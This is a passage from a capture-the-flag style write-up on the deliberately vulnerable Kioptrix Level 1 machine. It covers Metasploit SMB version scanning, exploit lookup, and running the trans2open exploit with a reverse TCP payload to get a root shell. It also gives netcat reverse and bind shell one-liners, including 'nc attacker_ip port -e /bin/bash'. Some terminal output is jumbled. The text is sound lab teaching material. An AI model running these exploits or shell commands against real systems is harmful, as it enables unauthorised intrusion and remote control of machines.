|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS  |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   |                 | no       | The target port (TCP)                                                                                                                                                                               |
| THREADS | 1               | yes      | The number of concurrent threads (max one per host)                                                                                                                                                 |



Description:
Fingerprint and display version information about SMB servers. Protocol information and host operating system (if available) will be reported. Host operating system detection requires the remote server to support version 1 of the SMB protocol. Compression and encryption capability negotiation is only present in version 3.1.1.
```

Then I have selected an auxiliary scanner/smb/smb_version to detect the version.

```
hdm <x@hdm.io>
Spencer McIntyre
Christophe De La Fuente

Check supported:
No

Basic options:


| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS  |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   |                 | no       | The target port (TCP)                                                                                                                                                                               |
| THREADS | 1               | yes      | The number of concurrent threads (max one per host)                                                                                                                                                 |




Description:
Fingerprint and display version information about SMB servers. Protocol information and host operating system (if available) will be reported. Host operating system detection requires the remote server to support version 1 of the SMB protocol. Compression and encryption capability negotiation is only present in version 3.1.1.


View the full module info with the info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.10.55
RHOSTS => 192.168.10.55
msf6 auxiliary(scanner/smb/smb_version) > run
[*] 192.168.10.55:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.10.55 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

Then I have successfully found the version Samba 2.2.1a.



- Then I have started searching exploits for the ports by using the version information through Exploit DB website.
- Like for example for http the version is mod_ssl 2.8.4, likewise for smb it is samba 2.2.1a.



- For http I got an exploit named OpenLuck.

- And for smb I got trans2open.
- We can also search for exploits through a tool named searchsploit.

By using Smbclient tool I tried to access the admin files, but I've failed in the attempt. But could anonymously connect to IPC.

```

Applications ▾ Places ▾ Terminal ▾ Tue 01:45
root@kali: ~
File Edit View Search Terminal Help
RPORT 139 yes The target port (TCP)

Payload options (linux/x86/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  CMD       /bin/sh         yes       The command string to execute
  LHOST     192.168.57.139  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Samba 2.2.x - Bruteforce


msf5 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.57.139:4444
[*] 192.168.57.134:139 - Trying return address 0xbffffdfc...
[*] 192.168.57.134:139 - Trying return address 0xbffffcfc...
[*] 192.168.57.134:139 - Trying return address 0xbffffbfc...
[*] 192.168.57.134:139 - Trying return address 0xbffffafc...
[*] Command shell session 5 opened (192.168.57.139:4444 -> 192.168.57.134:32773) at 2019-11-26 01:44:14 -0500

whoami
root
hostname
kioptrix.level1


```

By using Trans2open exploit by rapid7 website I finally gained the root access to kioptrix.



A reverse shell connects from the victim to the attacker, allowing the attacker, allowing the attacker to control the victim's machine.

Attacker: nc -lvp port



Victim: nc attacker_ip port -e /bin/bash


```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.57.139] from (UNKNOWN) [192.168.57.139] 35746
whoami
root
hostname
kali
^C
root@kali:~# nc 192.168.57.139 4444
root@kali:~# nc 192.168.57.139 4444 -e /bin/bash
root@kali:~# nc -nvlp 4444 -e /bin/bash
listening on [any] 4444 ...
connect to [192.168.57.139] from (UNKNOWN) [192.168.57.139] 35746
```

A bind shell listens on the victim, and the attacker connects to it.

Victim: nc -lvnp port -e /bin/bash

```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.57.139] from (UNKNOWN) [192.168.57.139] 35744
whoami
root
hostname
kali
^C
root@kali:~# nc 192.168.57.139 4444
root
hostname
kali
```

Attacker: nc victim_ip port